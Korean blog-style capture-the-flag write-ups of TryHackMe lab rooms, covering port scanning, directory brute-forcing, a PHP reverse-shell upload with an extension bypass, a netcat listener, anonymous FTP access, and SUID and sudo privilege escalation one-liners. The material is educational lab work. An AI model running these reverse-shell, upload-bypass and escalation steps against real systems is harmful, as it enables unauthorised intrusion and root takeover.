https://tryhackme.com/r/room/rrootme


기본 정보 수집 및 포트스캐닝을 배우기위해 RootMe 박스를 모의해킹


┌──(root㉿kali)-[~/raccoon/rootme]
└─# nmap -p- --max-retries 2 -Pn -n --open -sS --min-rate 2000 -oA tcpFull 10.10.94.213

┌──(root㉿kali)-[~/raccoon/rootme]
└─# cat tcpFull.nmap 
# Nmap 7.94SVN scan initiated Sun Mar 24 00:29:52 2024 as: nmap -p- --max-retries 2 -Pn -n --open -sS --min-rate 2000 -oA tcpFull 10.10.94.213
Nmap scan report for 10.10.94.213
Host is up (0.26s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

# Nmap done at Sun Mar 24 00:30:28 2024 -- 1 IP address (1 host up) scanned in 36.79 seconds

-p- --max-retries 2 : 모든 포트를 2번 시도해라

-Pn : 호스트 디스커버리 하지 않겠다

-n : DNS 디스커버리 하지 않겠다

--open : open된 포트만 보여달라

-sS : tcp 씬스캔을 활용하겠다

--min-rate : 미니멈 레이트는 2000

-oA : 출력 파일은 tcpFull로 하겠다


┌──(root㉿kali)-[~/raccoon/rootme]
└─# nmap -p 22,80 -sV -sC -Pn -n --open -oA tcpDetailed 10.10.94.213
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-24 00:32 EDT
Nmap scan report for 10.10.94.213
Host is up (0.26s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
| http-cookie-flags: 
|   /: 
|     PHPSESSID: 
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.40 seconds



1. 웹사이트 확인
 


2. 소스코드 확인
 

3. robots.txt 확인 

 

별다른 단서가 없다


4. gobuster를 이용해 디렉터리 브루트포싱을 진행

┌──(root㉿kali)-[~/raccoon/rootme]
└─# gobuster dir -u http://10.10.94.213/ -w /usr/share/wordlists/dirb/common.txt -f -x php -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.94.213/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess/           (Status: 403) [Size: 277]
/.htaccess.php/       (Status: 403) [Size: 277]
/.php/                (Status: 403) [Size: 277]
/.hta.php/            (Status: 403) [Size: 277]
/.hta/                (Status: 403) [Size: 277]
/.htpasswd.php/       (Status: 403) [Size: 277]
/.htpasswd/           (Status: 403) [Size: 277]
/css/                 (Status: 200) [Size: 1125]
/icons/               (Status: 403) [Size: 277]
/index.php/           (Status: 200) [Size: 616]
/js/                  (Status: 200) [Size: 958]
/panel/               (Status: 200) [Size: 732]
/server-status/       (Status: 403) [Size: 277]
/uploads/             (Status: 200) [Size: 743]
Progress: 9228 / 9230 (99.98%)
===============================================================
Finished
===============================================================


403은 의미가 없어 200위주로 볼것이다




뭔가 디렉터리 인덱싱이 가능한 오픈 디렉터리가 나오긴 하는데 안에 파일이 아무 것도 없다 근데 업로드 이기 때문에 뭔가 파일을 업로드하면 /uploads 디렉터리 안에 업로드가 될 것 같다.



파일을 업로드하는 무언가가 나온다

생각되는 시나리오

1. /panel에서 업로드를 하면 /uploads 에서 업로드가 되는 것이 보일 것

2. 그게 php 파일이라면 웹서버 자체의 백엔드가 php 이기 때문에 사실상 php를 열어서 확인한다는건 php 코드가 실행된 다는 것과 같다


5. php 리버스쉘 코드 업로드 

┌──(root㉿kali)-[~/raccoon/rootme]
└─# find / -name "*php-reverse-shell*" 2> /dev/null
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
^C
                                                                              
┌──(root㉿kali)-[~/raccoon/rootme]
└─# cp /usr/share/laudanum/php/php-reverse-shell.php .                 
                                                                              
┌──(root㉿kali)-[~/raccoon/rootme]
└─# ls
php-reverse-shell.php  tcpDetailed.gnmap  tcpDetailed.xml  tcpFull.nmap
target                 tcpDetailed.nmap   tcpFull.gnmap    tcpFull.xml
                                                                              
┌──(root㉿kali)-[~/raccoon/rootme]
└─# vim php-reverse-shell.php


php 파일에서 chang this 부분에 리버스 쉘이기 때문에 내가 가지고 있는 ip를 적어준다

 

업로드 시켜줬지만 업로드가 되지 않은 것같다 뭔가 php 확장자로는 안되서 php upload bypass를 통해 우회를 해서 업로드를 시킬 것이다


6. file upload bypass를 통한 php 파일 우회 업로드

우선 php -> php5 로 확장자를 변경해서 업로드 시도

정상적으로 파일을 업로드 했다


7. 리버스 쉘 받기

┌──(root㉿kali)-[~/raccoon/rootme]
└─# nc -nlvp 1234                                                   
listening on [any] 1234 ...

이렇게 nc 명령어를 입력한 후에 업로드된 파일을 누르면 된다.

┌──(root㉿kali)-[~/raccoon/rootme]
└─# nc -nlvp 1234                                                   
listening on [any] 1234 ...
connect to [10.8.59.204] from (UNKNOWN) [10.10.94.213] 38488
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 05:01:09 up 41 min,  0 users,  load average: 0.00, 0.00, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

리버스 쉘을 획득한 모습

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@rootme:/$

python을 이용해서 pty를 불러온 후 권한 상승을 위해서 구글에서 linenum.sh github를 검색해 스크립트를 가져온다


┌──(root㉿kali)-[~/raccoon/rootme]
└─# wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2024-03-24 01:09:28--  https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: ‘LinEnum.sh’

LinEnum.sh                    100%[==============================================>]  45.54K  --.-KB/s    in 0.1s    

2024-03-24 01:09:29 (315 KB/s) - ‘LinEnum.sh’ saved [46631/46631]


┌──(root㉿kali)-[~/raccoon/rootme]
└─# python3 -m http.server 8443                 
Serving HTTP on 0.0.0.0 port 8443 (http://0.0.0.0:8443/) ...

python을 통해서 웹서버를 8443으로 오픈


www-data@rootme:/$ cd /dev/shm
cd /dev/shm
www-data@rootme:/dev/shm$ wget http://10.8.59.204:8443/LinEnum.sh
wget http://10.8.59.204:8443/LinEnum.sh
--2024-03-24 05:11:33--  http://10.8.59.204:8443/LinEnum.sh
Connecting to 10.8.59.204:8443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh            0%[                    ]       0  --.-KB/s              LinEnum.sh           32%[=====>              ]  14.95K  57.1KB/s              LinEnum.sh           96%[==================> ]  44.14K  81.8KB/s              LinEnum.sh          100%[===================>]  45.54K  84.4KB/s    in 0.5s    

2024-03-24 05:11:34 (84.4 KB/s) - 'LinEnum.sh' saved [46631/46631]

www-data@rootme:/dev/shm$
www-data@rootme:/dev/shm$ chmod +x ./LinEnum.sh
chmod +x ./LinEnum.sh
www-data@rootme:/dev/shm$ ./LinEnum.sh

[+] Possibly interesting SGID files:
-rwsr-sr-x 1 root root 3665768 Aug  4  2020 /usr/bin/python

이것을 악용할 것이다

GTFObins 사이트에서 쳐야할 명령어를 검색할 후에 실행 

www-data@rootme:/$ python -c "import os; os.execl('/bin/sh', 'sh', '-p')"
python -c "import os; os.execl('/bin/sh', 'sh', '-p')"
#

root 권한을 획득했다


# find / -name "user.txt"
find / -name "user.txt"
/var/www/user.txt
# cat /var/www/user.txt
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
# find / -name "root.txt" 2> /dev/null
find / -name "root.txt" 2> /dev/null
/root/root.txt
# cat /root/root.txt
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}


'TryHackMe' 카테고리의 다른 글

[TryHackMe] Robots  (0) 2024.03.24

https://tryhackme.com/r/room/grootsecurity


Task 7
이미 두번이나 해킹당한 HoneyVoice 일당은 보안을 강화했다!!
이번에도 해킹 할 수 있을 것인가?

* FTP exploit, privilege escalation, misconfiguration, SUID, GTFOBins를 이용해 Permission의 중요성에 대해서 배운다

첫번째 nmap을 이용하여 열려 있는 포트 확인 후 웹페이지 확인

┌──(root㉿kali)-[~/raccoon/catchmeifyoucan]
└─# nmap 10.10.23.74 -sV > nmap_res     
                                                                              
┌──(root㉿kali)-[~/raccoon/catchmeifyoucan]
└─# cat nmap_res 
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 23:12 EDT
Nmap scan report for 10.10.23.74
Host is up (0.33s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.60 seconds


그냥 일반적인 apach2의 기본 웹페이지 It works 가 떠있다. 별 다른 것은 없고 ftp 를 확인해 봐야겠다


두번째 ftp

┌──(root㉿kali)-[~/raccoon/catchmeifyoucan]
└─# ftp 10.10.23.74                                                 
Connected to 10.10.23.74.
220 (vsFTPd 3.0.3)
Name (10.10.23.74:root):

ftp 서버에 연결하기 위해서 name, pw 를 알아야하는데 일단 국룰처럼 확인하는 것이 있다 

일단 ftp가 open port 가 되어있는 것이 확인 되었다면 항상 default로 만들어져있는 것을 먼저 해본다

anonymous:anonymous

anonymous:

ftp:ftp 

이렇게 3개가 있는데 하나씩 해본다

┌──(root㉿kali)-[~/raccoon/catchmeifyoucan]
└─# ftp 10.10.23.74                                                 
Connected to 10.10.23.74.
220 (vsFTPd 3.0.3)
Name (10.10.23.74:root): anonymous
331 Please specify the password.
Password: 
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

anonymous:anonymous 를 트라이 하니 접속이 되었다. 


ftp> ls
229 Entering Extended Passive Mode (|||56078|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000            0 Mar 12  2023 hiya
-rw-r--r--    1 0        0              45 Mar 12  2023 temporary_pw.txt
226 Directory send OK.
ftp> get temporary_pw.txt
local: temporary_pw.txt remote: temporary_pw.txt
229 Entering Extended Passive Mode (|||58918|)
150 Opening BINARY mode data connection for temporary_pw.txt (45 bytes).
100% |*********************************|    45       10.26 KiB/s    00:00 ETA
226 Transfer complete.
45 bytes received in 00:00 (0.16 KiB/s)
ftp> exit
221 Goodbye.
                                                                              
┌──(root㉿kali)-[~/raccoon/catchmeifyoucan]
└─# ls
nmap_res  target  temporary_pw.txt


ftp에서 파일을 가져올때는 get이라는 명령어를 사용해서 파일을 가져온다.

┌──(root㉿kali)-[~/raccoon/catchmeifyoucan]
└─# cat temporary_pw.txt 
Do you see a docx file ? Read the docx file.


파일의 내용을 확인한 결과 docx파일이 보이냐는 말이 적혀있다 뭔가 의도적으로 보이지 않게 해놓은것 같다

ftp> ls -a
229 Entering Extended Passive Mode (|||64074|)
150 Here comes the directory listing.
drwxrwxr-x    2 1000     1000         4096 Mar 12  2023 .
drwxrwxr-x    2 1000     1000         4096 Mar 12  2023 ..
-rwxrw-r--    1 1000     1000         7173 Mar 12  2023 .ssh_creds.docx
-rw-rw-r--    1 1000     1000            0 Mar 12  2023 hiya
-rw-r--r--    1 0        0              45 Mar 12  2023 temporary_pw.txt
226 Directory send OK.


ls -a 를 통해서 숨겨져있는 파일을 확인한 결과 docx 파일이 하나가 있고 파일을 확인하기 위해서 libreoffice를 사용하였고

이름은 ssh id 그리고 encoding 된 코드 하나를 받을 수 있다


일단 파일을 만든 저자를 알기 위해서 metadata를 확인해야하는데 그것을 알기 위해서 exiftool 이라는 것을 사용하여 확인할 것이다.

┌──(root㉿kali)-[~/raccoon/catchmeifyoucan]
└─# exiftool .ssh_creds.docx               
ExifTool Version Number         : 12.76
File Name                       : .ssh_creds.docx
Directory                       : .
File Size                       : 7.2 kB
File Modification Date/Time     : 2023:03:11 21:31:40-05:00
File Access Date/Time           : 2024:03:23 23:27:37-04:00
File Inode Change Date/Time     : 2024:03:23 23:27:37-04:00
File Permissions                : -rw-r--r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0808
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x7f431349
Zip Compressed Size             : 360
Zip Uncompressed Size           : 1341
Zip File Name                   : word/numbering.xml
Creator                         : harry


harry 라는 저자를 알았고 비밀번호는 base64로 인코딩된 비밀번호 인걸을 확인할 수 있어서 base64로 디코딩 시켜준다

┌──(root㉿kali)-[~/raccoon/catchmeifyoucan]
└─# echo "Y2F0Y2htZSFAI2==" | base64 --decode
catchme!@#
┌──(root㉿kali)-[~/raccoon/catchmeifyoucan]
└─# ssh harry@10.10.23.74     
The authenticity of host '10.10.23.74 (10.10.23.74)' can't be established.
ED25519 key fingerprint is SHA256:AWt6DBDufX3qfIbn7UQP2HTBa+F5G+yijI5p/nMJm1M.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.23.74' (ED25519) to the list of known hosts.
harry@10.10.23.74's password: 
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-144-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 24 Mar 2024 03:39:11 AM UTC

  System load:  0.08              Processes:             111
  Usage of /:   33.6% of 9.75GB   Users logged in:       0
  Memory usage: 46%               IPv4 address for eth0: 10.10.23.74
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

25 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Mar 13 03:30:45 2023 from 192.168.137.131
harry@linuxgroot:~$

ftp를 통해서 알아냈던 단서들을 통해서 ssh 연결까지 성공 시켰다


세번째 flag 찾기

harry@linuxgroot:~$ find / -name "user.txt" 2> /dev/null
/home/harry/backup/user7/user.txt
/home/harry/backup/user16/user.txt
/home/harry/backup/user/user.txt
harry@linuxgroot:~$ cd backup/
harry@linuxgroot:~/backup$ grep -r GROOT{
user7/user.txt:GROOT{C4TCHME_S3CRETS}

첫번째 user.txt


harry@linuxgroot:~$ find / -name "flag.txt" 2> /dev/null
harry@linuxgroot:~$ sudo -l
Matching Defaults entries for harry on linuxgroot:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User harry may run the following commands on linuxgroot:
    (root) NOPASSWD: /usr/bin/find
harry@linuxgroot:~$ sudo find / -name "flag.txt" 2> /dev/null
/root/flag.txt


harry@linuxgroot:~$ find / -type f -perm -4000 -exec ls -h {} \; 2> /dev/null

...
/usr/bin/base64
...
harry@linuxgroot:~$ base64 /root/flag.txt
UjFKUFQxUjdRelIwUTJ3cmJFMUZJV1o1TUZWak5FNTlDZz09Cg==
harry@linuxgroot:~$ base64 /root/flag.txt
UjFKUFQxUjdRelIwUTJ3cmJFMUZJV1o1TUZWak5FNTlDZz09Cg==
harry@linuxgroot:~$ base64 --decode /root/flag.txt
GROOT{C4tCl+lME!fy0Uc4N}

flag.txt 를 바로 읽을 순 없어서 suid를 이용해 root 권한으로 실행을 시킬수 있는 바이너리를 찾아야하는데 그중에서 base64가 있다 그래서 base64 명령어는 suid를 통해 root 권한으로 실행되기 때문에 base64를 통해서 파일을 읽는다 근데 인코딩이 되어있어서 이것을 디코딩 시켜줘야한다


이렇게 두번째 flag 까지 획득

https://tryhackme.com/r/room/grootsecurity


Task 6 
HoneyVoice 보이스피싱 일당의 비밀관리 서버를 해킹한다

* robots.txt, Gobuster를 이용한 디렉토리 브루트포싱에 대해서 공부


┌──(root㉿kali)-[~/raccoon/Robots]
└─# nmap 10.10.228.69 -sS -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 22:06 EDT
Nmap scan report for 10.10.228.69
Host is up (0.37s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.59 seconds
                                                                              
┌──(root㉿kali)-[~/raccoon/Robots]
└─# nmap 10.10.228.69 -sV -sC -p 22,80 
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 22:06 EDT
Nmap scan report for 10.10.228.69
Host is up (0.26s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 c8:27:95:ed:47:88:cb:69:fa:2e:19:c7:03:5f:b3:26 (RSA)
|   256 96:8e:85:5b:f6:bc:43:76:52:24:dd:72:4c:65:27:79 (ECDSA)
|_  256 22:87:05:24:cb:7a:3f:b2:a4:5e:e2:88:9a:69:b2:af (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 1 disallowed entry 
|_/admin.html
|_http-title: HoneyVoice Secrets Server
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.44 seconds


ssh 공격은 좀 나중에 하고 우선 ssh와 http가 있으면 http 웹공격 먼저 시도를 할 것이다.



첫번째로 웹사이트가 뜨고 ctrl+u 를 통해서 소스코드를 확인해봤지만 딱히 단서가 될만한 것은 없다



두번째로 /robots.txt 를 통해서 경로롤 변경한 뒤에 확인을 한다


여기서 robots.txt 의 개념을 공부해야한다

검색 엔진 (goolge,naver) 등은 크롤러 라는 것을 만드는데 이것이 인터넷에 뿌려져서 다양한 웹페이지를 조사하고 어느 서버에 어느 포트에 어느 php 파일이 어디에 존재하는지를 긁어온다 admin.html 같은 중요한 페이지는 크롤러를 보고 크롤링을 금지해야한다 라고 알려주는 것이 robots.txt 이다

즉, 웹서버의 검색엔진 최적화 (SEO)에 쓰이도록 만들어 졌지만, 잘못 설정될 경우 원치않은 디렉터리나 페이지를 유출할 수 있는 파일이름은 robots.txt 이다


그래서 위 사진을 보면 allow: /index.php 이말은 index.php에 대한 크롤링은 허용 Disallow: /admin.php는 admin.php에 대한 크롤링은 허용하지 않는다. 이런 말이 이다.


하지만 우리는 공격하는 입장이기 때문에 안돼는 것은 없다!

